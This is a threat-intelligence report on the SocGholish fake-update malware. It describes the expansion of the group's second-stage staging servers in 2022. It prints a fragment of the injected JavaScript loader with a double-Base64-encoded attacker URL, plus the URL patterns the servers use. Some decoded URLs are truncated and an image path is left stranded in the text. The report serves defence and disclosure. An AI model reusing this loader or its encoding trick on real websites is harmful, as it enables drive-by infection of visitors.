SocGholish Diversifies and Expands Its Malware Staging Infrastructure to Counter Defenders

By Aleksandar Milenkoski

Published: 2022-11-07 · Archived: 2026-04-05 18:25:56 UTC

Executive Summary

- Since mid-2022, SocGholish operators have been significantly diversifying and expanding their infrastructure for staging malware with new servers. This helps the operators to counter defensive operations against known servers and scale up their operation.
- SocGholish operators have been introducing on average 18 new malware-staging servers per month, with varying server uptimes. This marks an increase of 334% relative to the same average calculated over the first half of 2022.
- The majority of the new servers have been located in Europe, with the Netherlands, the United Kingdom, and France at the top of the list.

Overview

SocGholish is a JavaScript-based framework that threat actors have used to gain initial access to systems since 2017. SocGholish uses social engineering to infect systems: it tricks users into running a malicious JavaScript payload that masquerades as a system or software update, such as a critical browser update.

In recent campaigns, SocGholish operators have infected legitimate websites by injecting a drive-by-download mechanism that triggers the download of the payload through a second-stage server. A recent notable example is the infection of web assets of a media company used by multiple major news outlets.

The rate at which SocGholish operators infect websites to establish initial points of contact with victims is massive, with reports of over 25000 newly infected websites since the beginning of 2022. We observe strong indications that SocGholish operators have been introducing new second-stage servers since mid-2022 at a very high rate as well.

Attackers conduct a variety of activities after gaining access through SocGholish, such as system and network reconnaissance, establishing persistence, and deployment of additional tools and malware. This includes tools for remote access, such as Cobalt Strike and NetSupport, and ransomware, such as WastedLocker, which has been attributed to the threat actor EvilCorp.

How Does SocGholish Stage Malware?

In recent attack campaigns, SocGholish operators have infected legitimate websites by injecting malicious JavaScript code into them.

```
[...]
var eb = document.createElement('script');
eb.type = 'text/javascript';
eb.async = true;
eb.src = vh('YUhSMGNITTZMeTlvWlcxcExtMWhiV0Z6WW1GclpYSjVMbTVsZEM
5eVpYQnZjblEvY2oxa2FqRnBUbXBKTUU5WFJtbE9WRlpwVDBSV2FFMUVTWGhhYlZKcVdrTmFhbUZYVVRsTmFsbDU=');
[...]
```

Injected SocGholish JavaScript code

The JavaScript code loads another script from a second-stage server that triggers the download of the SocGholish payload, which in turn masquerades as a legitimate system or software update.

The SocGholish operators obfuscate the URL to the second-stage server using single or double Base-64 encoding. For example,

```
YUhSMGNITTZMeTlvWlcxcExtMWhiV0Z6WW1GclpYSjVMbTVsZEM5eVpYQnZjblEvY2oxa2FqRnBUbXBKTUU5WFJtbE9WRlpwVDBS
```

The string is encoded in Base64 twice and decodes to

```
hxxps:
```

There are currently two forms of URLs to second-stage SocGholish servers in circulation:

- `[domain]/s_code.js?cid=[number]&v=[string]`. For example,

  ```
  hxxp:
  ```

- `[domain]/report?r=[string]`, such as

  ```
  hxxps:
  ```

  where the value of the query parameter `r` is a Base-64 encoded version of the URL portion `cid=[number]&v=[string]` mentioned above.

  Previous research discusses the values of the `cid` and `v` query parameters in greater detail.

SocGholish Diversifies and Expands Its Server Infrastructure


We observe that SocGholish operators have been introducing new second-stage servers since mid-2022 at a much higher rate than before – on average 18 servers per month.

Over the first half of 2022, the SocGholish operators introduced 21 servers, an average of only 3.5 servers per month. Between July and October 2022, they introduced 73 new second-stage servers. This marks an increase of 334% relative to the same average calculated over the first half of 2022. The servers have been operational over time periods of different lengths spanning days, weeks, and months.

New SocGholish servers since mid-2022

In addition to scaling up the malware staging operation, introducing new second-stage servers helps SocGholish operators to counter defensive operations against known servers. This includes detection of network traffic to known servers as well as follow-up actions, such as denylisting the servers at endpoint- or network-level.

From a geographical perspective, the majority of the new servers have been located in Europe, with 28 out of 73 servers being hosted in the Netherlands.



Geographical distribution of the second-stage servers introduced since July 2022

We note that many of the servers are hosted at shadowed domains: attacker-created subdomains under compromised legitimate domains. Domain shadowing allows the SocGholish operators to abuse the benign reputations of the compromised domains and make detection more difficult.

A recent exception to the use of domain shadowing is a second-stage server hosted on the Amazon Web Services domain `d2j09jsarr75l2[.]cloudfront.net`. It remains to be seen whether the use of public Cloud infrastructure becomes a SocGholish trend.

Given the global impact of SocGholish, our observations are based on analyzing retrospective data (centered around URLs in the forms mentioned above) from the global submission-based databases urlscan.io and VirusTotal.

Conclusion

SocGholish has been active since 2017. In 2022, SocGholish operators continue to infect websites at a massive scale and have been significantly expanding and diversifying their malware staging infrastructure since mid-2022. The success of SocGholish in persisting on the threat landscape emphasizes the importance of regularly auditing the security posture and integrity of web servers, websites, and DNS records to detect and protect against website infections and domain shadowing.
